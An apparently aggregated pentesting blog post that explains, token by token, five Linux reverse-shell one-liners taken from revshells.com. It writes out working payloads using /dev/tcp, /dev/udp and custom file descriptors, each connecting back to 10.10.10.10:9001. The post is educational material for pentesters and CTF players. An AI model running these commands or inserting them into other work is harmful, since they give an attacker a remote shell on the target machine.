











In pentesting assessments and CTFs we always need reverse shells to execute commands on target machine once we have exploited a system and have a command injection at some point in our engagement.
For that we have an awesome project: revshells.com or reverse-shell-generator where we have a ton of reverse shell payloads listed. This blog post tries to explain their working.
Note: I’ll be breaking down all of them, but not all at once. If you have any comments/feedback let me know in the comments section.
A reverse shell is a shell where commands are executed on a remote machine but the input and output of these shell commands are redirected to/from a remotely connected device.
With a reverse shell, the target machine initiates the connection and connects back to our machine.
This allows us to run commands on the remote machine without directly having access to its shell. This process is also popularly known as shell shoveling.

On any system we usually have 3 file descriptors (referred as FD here after):
0 - STDIN :: Standard Input1 - STDOUT :: Standard Output2 - STDERR :: Standard ErrorA file descriptor is the Unix abstraction for an open input/output stream: a file, a network connection, a pipe (a communication channel between processes), a terminal, etc. 1
Apart from the default FDs we can set out own FDs as well. We’ll see how these are used in examples down below.
sh -i >& /dev/tcp/10.10.10.10/9001 0>&1
sh is our shell interpreter. This could be any 1 from the many available on linux machines, ex bash, dash, ash, csh, ksh. sh is usually used as it is a symbolic link to one of available shell binaries.-i forces the shell to be interactive.>& is used to redirect the standard output (STDOUT) and standard error (STDERR) streams to another FD or device, in this case output and errors from sh command are redirected to TCP connection./dev/tcp/10.10.10.10/9001 when executing a command on a /dev/tcp/[host]/[port] pseudo-device file, bash opens a TCP connection to the associated socket. 20>&1 redirects the standard input (STDIN) stream to the same place as the standard output (STDOUT) stream, effectively merging both streams into a single bidirectional stream.
0<&196;exec 196<>/dev/tcp/10.10.10.10/9001; sh <&196 >&196 2>&196
In this we have 3 sub commands seperated by ;. This runs one command after another has finished, irrespective of the outcome of the first.
0<&196; redirects the STDIN (0) to FD3 196. (196 is a randomly chosen number.)exec 196<>/dev/tcp/10.10.10.10/9001;exec is a built-in command which used to execute a command and replace the current shell process with the new command.196 is the FD we chose earlier.<> is used to create a read-write4 FD./dev/tcp/10.10.10.10/9001 mentions the TCP connection connected to host 10.10.10.10 and port 9001.sh <&196 >&196 2>&196 is used to redirect the STDIN, STDOUT, and STDERR streams of the shell (sh) to FD 196.<&196 says any input to sh will be from 196 FD.>&196 says any output from sh will go to 196 FD.2>&196 says any error from sh will go to 196 FD.
exec 5<>/dev/tcp/10.10.10.10/9001;cat <&5 | while read line; do $line 2>&5 >&5; done
exec 5<>/dev/tcp/10.10.10.10/9001exec is a built-in command which used to execute a command and replace the current shell process with the new command.5 is the FD.(5 is a randomly chosen number.)<> is used to create a read-write4 FD./dev/tcp/10.10.10.10/9001 mentions the TCP connection connected to host 10.10.10.10 and port 9001.cat <&5 reads input from FD 5.| sends output of preceding command as input of subsequent command.while read line; do $line 2>&5 >&5; donewhile read line reads the text received from cat line by line and stores text in current line in line variable.do $line executes the text in each line as a command.2>&5 >&5 redirects the STDERR and STDOUT from commands output to FD 5. (i.e sending it to established TCP connection).
sh -i 5<> /dev/tcp/10.10.10.10/9001 0<&5 1>&5 2>&5
sh is our shell interpreter.-i forces the shell to be interactive5 is the FD.(5 is a randomly chosen number.)<> is used to create a read-write4 FD./dev/tcp/10.10.10.10/9001 mentions the TCP connection connected to host 10.10.10.10 and port 9001.0<&5 1>&5 2>&50<&5 says any input to sh will be from 5 FD.1>&5 says any output from sh will go to 5 FD.2>&5 says any error from sh will go to 5 FD.
sh -i >& /dev/udp/10.10.10.10/9001 0>&1
sh is our shell interpreter. This could be any 1 from the many available on linux machines, ex bash, dash, ash, csh, ksh. sh is usually used as it is a symbolic link to one of available shell binaries.-i forces the shell to be interactive>& is used to redirect the standard output (STDOUT) and standard error (STDERR) streams to another FD or device, in this case output and errors from sh command are redirected to TCP connection./dev/udp/10.10.10.10/9001 When executing a command on a /dev/udp/[host]/[port] pseudo-device file, Bash opens a UDP connection to the associated socket. 20>&1 redirects the standard input (STDIN) stream to the same place as the standard output (STDOUT) stream, effectively merging both streams into a single bidirectional stream.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。